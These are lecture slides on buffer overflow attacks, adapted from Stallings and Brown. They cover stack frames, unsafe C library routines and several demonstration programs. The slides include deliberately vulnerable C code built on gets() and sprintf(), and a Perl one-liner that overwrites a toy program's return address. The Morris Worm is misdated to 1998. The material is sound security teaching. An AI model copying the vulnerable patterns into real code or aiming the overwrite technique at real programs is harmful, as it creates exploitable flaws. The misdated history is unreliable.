


BUFFER OVERFLOW

Computer Security – Principles and Practice (Pearson, fourth edition)
W. Stallings, L. Brown

* These slides are an adaptation of the original slides of the authors of the book

Learning objectives

- Define what a buffer overflow is, and list possible consequences.
- Describe how a stack buffer overflow works in detail.
- Define shellcode and describe its use in a buffer overflow attack.
- List various defenses against buffer overflow attacks.
- List a range of other types of buffer overflow attacks.

1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published “Smashing the Stack for Fun and Profit” in Phrack magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
1998	The Morris Internet Worm uses a buffer overflow exploit in “fingerd” as one of its attack mechanisms.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

A BRIEF HISTORY OF SOME BUFFER OVERFLOW ATTACKS

BUFFER OVERFLOW

A very common attack mechanism

First widely used by the Morris Worm in 1998

Prevention techniques known

Still of major concern

Legacy of buggy code in widely deployed operating systems and applications

Continued careless programming practices by programmers

Buffer Overflow

A buffer overflow, also known as a buffer overrun, is defined in the NIST *Glossary of Key Information Security Terms* as follows:

> "A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system."

Buffer Overflow Basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
  - Locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on the stack, in the heap, or in the data section of the process

Consequences:

- Corruption of program data
- Unexpected transfer of control
- Memory access violations
- Execution of code chosen by attacker

BASIC BUFFER OVERFLOW EXAMPLE

```c
int main(int argc, char *argv[]) {
  int valid = FALSE;
  char str1[8];
  char str2[8];

  next_tag(str1);   // puts a valid string in str1, say "START"
  gets(str2);       // reads str2 from stdin
  if (strncmp(str1, str2, 8) == 0)
    valid = TRUE;
  printf("buffer1: str1(%s), str2(%s), valid(%d)\n",
                         str1, str2, valid);
}
```

Basic buffer overflow C code

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

Basic buffer overflow example runs

BASIC BUFFER OVERFLOW EXAMPLE – STACK VALUES

Memory Address	**Before gets(str2)**	**After gets(str2)**	**Contains Value of**
. . . .	. . . .	. . . .	
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bffffbf0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
. . . .	. . . .	. . . .	

Stack grows in this way

```
int main(int argc, char *argv[]) {
  int valid = FALSE;
  char str1[8];
  char str2[8];
…
```

Question

- Execute the program below (same as before) with an input SECURITYSECURITY
- Explain the output of the program.

```
int main(int argc, char *argv[]) {
 int valid = FALSE;
 char str1[8];
 char str2[8];

 next_tag(str1);  // puts a valid string in str1
 gets(str2);     // reads str2 from stdin
 if (strncmp(str1, str2, 8) == 0)
   valid = TRUE;
 printf("buffer1: str1(%s), str2(%s), valid(%d)\n",
                  str1, str2, valid);
}
```

Buffer Overflow Attacks

- To exploit a buffer overflow an attacker needs:
  - To identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - To understand how that buffer is stored in memory and hence determine potential for buffer corruption
- Identifying vulnerable programs can be done by:
  - Inspection of program source
  - Tracing the execution of programs as they process oversized input
  - Using tools (such as *fuzzing*) to automatically identify potentially vulnerable programs

Programming Language History

- At the machine level data manipulated by machine instructions executed by the computer processor are stored in either the processor's registers or in memory
- Assembly language programmer is responsible for the correct interpretation of any saved data value

Modern high-level languages have a strong notion of type and valid operations

- **Not vulnerable to buffer overflows**
- **Does incur overhead, some limits on use**

→

C and related languages have high-level control structures, but allow direct access to memory

- **Hence are vulnerable to buffer overflow**
- **Have a large legacy of widely used, unsafe, and hence vulnerable code**

Stack Buffer Overflows

- Occur when buffer is located on stack
  - Also referred to as *stack smashing*
  - Used by Morris Worm, whose exploits included an unchecked buffer overflow in the finger daemon
- Are still being widely exploited
- Stack frame
  - When one function calls another it needs somewhere to save the return address
  - Also needs locations to save the parameters to be passed in to the called function and to possibly save register values


How does the stack work?

- When one function calls another it needs:
  - somewhere to save the return address so the called function can return control when it finishes.
  - locations to save the parameters to be passed in to the called function …
  - and possibly to save register values that it wishes to continue using when the called function returns.
- All of these data are usually saved on the stack in a structure known as a **stack frame**.
- The called function also needs to save its local variables
  - somewhere different for every call so that it is possible for a function to call itself either directly or indirectly.
  - This is known as a recursive function call.
- In most modern languages, including C, local variables are also stored in the function’s stack frame.
  - … and it is also needed a mean of chaining these frames together, so that when a function exits it can restore the stack frame for the calling function before transferring control to the return address.

EXAMPLE STACK FRAME WITH FUNCTION CALLS

Function P calls function Q.
The calling function P:


1. Pushes the parameters for the called function onto the stack (typically in reverse order of declaration)
2. Executes the call instruction to call the target function, which pushes the return address onto the stack



EXAMPLE STACK FRAME WITH FUNCTIONS P AND Q

The called function Q:


3. Pushes the current frame pointer value (which points to the calling routine's stack frame) onto the stack
4. Sets the frame pointer to be the current stack pointer value (that is the address of the old frame pointer), which now identifies the new stack frame location for the called function
5. Allocates space for local variables by moving the stack pointer down to leave sufficient room for them
6. Runs the body of the called function
7. …



EXAMPLE STACK FRAME WITH FUNCTIONS P AND Q

When the called function Q exits:


7. it first sets the stack pointer back to the value of the frame pointer (effectively discarding the space used by local variables)
8. Pops the old frame pointer value (restoring the link to the calling routine's stack frame)
9. Executes the return instruction which pops the saved address off the stack and returns control to the calling function




EXAMPLE STACK FRAME WITH FUNCTIONS P AND Q

Lastly, the calling function P:

10. Pops the parameters for the called function off the stack
11. Continues execution with the instruction following the function call.



PROGRAM LOADING INTO PROCESS MEMORY



BASIC STACK OVERFLOW EXAMPLE – WITH AN OLD COMPILER/OS…

```
void hello(char *tag)
{
   char inp[16];
   printf("Enter value for %s: ", tag);
   gets(inp);
   printf("Hello your %s is %s\n", tag, inp);
}
```

```
$ cc -g -o buffer2 buffer2.c
$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done
$ ./buffer2
Enter value for name:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)
```

A form of denial-of-service attack

BASIC STACK OVERFLOW EXAMPLE – WITH AN OLD COMPILER/OS…

```
void hello(char *tag)
{
   char inp[16];
   printf("Enter value for %s: ", tag);
   gets(inp);
   printf("Hello your %s is %s\n", tag, inp);
}
```

```
$ perl -e 'print pack("H*",
"4142434445464748515253545556575861626364656667 68
e8ffffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is
ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

The code has been altered…

BASIC STACK OVERFLOW EXAMPLE – STACK VALUES

Memory Address	Before gets(inp)	After gets(inp)	Contains Value of
. . . .	. . . .	. . . .	
bffffbe0	3e850408 > . . .	00850408	tag
bffffbdc	f0830408	94830408	return addr
bffffbd8	e8fbffbf	e8ffffbf	old base ptr
bffffbd4	60840408 ` . . .	65666768 e f g h	
bffffbd0	30561540 0 V . @	61626364 a b c d	
bffffbcc	1b840408	55565758 U V W X	inp[12-15]
bffffbc8	e8fbffbf	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < . . .	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 . . .	41424344 A B C D	inp[0-3]
. . . .	. . . .	. . . .	

```
"414243444546474851525354555657586162636465
666768e8ffffbf948304080a4e4e4e4e0a"
```

BASIC STACK OVERFLOW EXAMPLE

Perl is a scripting language. Print pack converts the hexadecimal string into a string of bits

Old base pointer after hello. Hopefully correct…

return addr. Is the address of function hello

```
$ perl -e 'print pack("H*",
"4142434445464748515253545556575861626364656667 68
e8ffffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is
ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

Terminate string with return

String "NNNN", input to the next execution…

Question

- Execute the program below (same as before) with an input COMPUTER SCIENCE, COMPUTER ENGINEERING AND CYBERSECURITY
- Explain the output of the program.

```
void hello(char *tag)
{
   char inp[16];
   printf("Enter value for %s: ", tag);
   gets(inp);
   printf("Hello your %s is %s\n", tag, inp);
}
```

Example

Do you see any problem in this code?

- Note: fgets is safe, does not read more than 15 chars…
  - 15 chars to leave space for string termination char ‘\0’

```
void getinp(char *inp, int siz)
{
 puts("Input value: ");
 fgets(inp, siz, stdin);
 printf("buffer3 getinp read %s\n", inp);
}
void display(char *val)
{
 char tmp[16];
 sprintf(tmp, "read : %s\n", val);
 puts(tmp);
}
int main(int argc, char *argv[])
{
 char buf[16];
 getinp (buf, sizeof(buf));
 display(buf);
 printf("buffer3 done\n");
}
```

Example

Let’s see what happens when it runs…

```
$ cc -o buffer3 buffer3.c
$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read : SAFE
buffer3 done
```

getinp function


display function

main

```
$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXX
read : XXXXXXXXXXXXXXX
buffer3 done
```

Segmentation fault (core dumped)

Example



```c
void getinp(char *inp, int siz)
{
 puts("Input value: ");
 fgets(inp, siz, stdin);
 printf("buffer3 getinp read %s\n", inp);
}
void display(char *val)
{
 char tmp[16];
 sprintf(tmp, "read : %s\n", val);
 puts(tmp);
}
int main(int argc, char *argv[])
{
 char buf[16];
 getinp (buf, sizeof(buf));
 display(buf);
 printf("buffer3 done\n");
}
```

Question

- Execute the program with a (shorter) input COMPUTER SECURITY
- Explain the output of the program.

```
void getinp(char *inp, int siz)
{
 puts("Input value: ");
 fgets(inp, siz, stdin);
 printf("buffer3 getinp read %s\n",
 inp);
}
void display(char *val)
{
 char tmp[16];
 sprintf(tmp, "read : %s\n", val);
 puts(tmp);
}
int main(int argc, char *argv[])
{
 char buf[16];
 getinp (buf, sizeof(buf));
 display(buf);
 printf("buffer3 done\n");
}
```

Notes on buffer overflow

- The last example shows that **buffer overflow can occur whenever a data is copied or merged into a buffer**
  - Provided some of the data are read from outside the program.
  - If the program does not check to ensure the buffer is large enough, or the data copied are correctly terminated, then a buffer overflow can occur.
  - However, this may occur even if the input is checked properly… if at some later time in another function unsafely copy it, resulting in a buffer overflow!
- In the initial examples instead, the buffer overflow occurred when the input was read
  - this was the approach taken in early buffer overflow attacks, such as in the Morris Worm.

Function	Purpose
`gets(char *str)`	read line from standard input into str
`sprintf(char *str, char *format, ...)`	create str according to supplied format and variables
`strcat(char *dest, char *src)`	append contents of string src to string dest
`strcpy(char *dest, char *src)`	copy contents of string src to string dest
`vsprintf(char *str, char *fmt, va_list ap)`	create str according to supplied format and variables

SOME OF COMMON **UNSAFE** C STANDARD LIBRARY ROUTINES

Notes on buffer overflow

- A consequence of these attacks is the disruption of the stack
  - Specifically, the return address and pointer to the previous stack frame have usually been destroyed
- After the attacker's code has run, there is no easy way to restore the program state and continue execution
  - And probably, makes no sense
  - Not a concern for the attacker
  - This imply loss of the function or service
- if it was an important server, its loss may well produce a noticeable effect on the system.

Shellcode

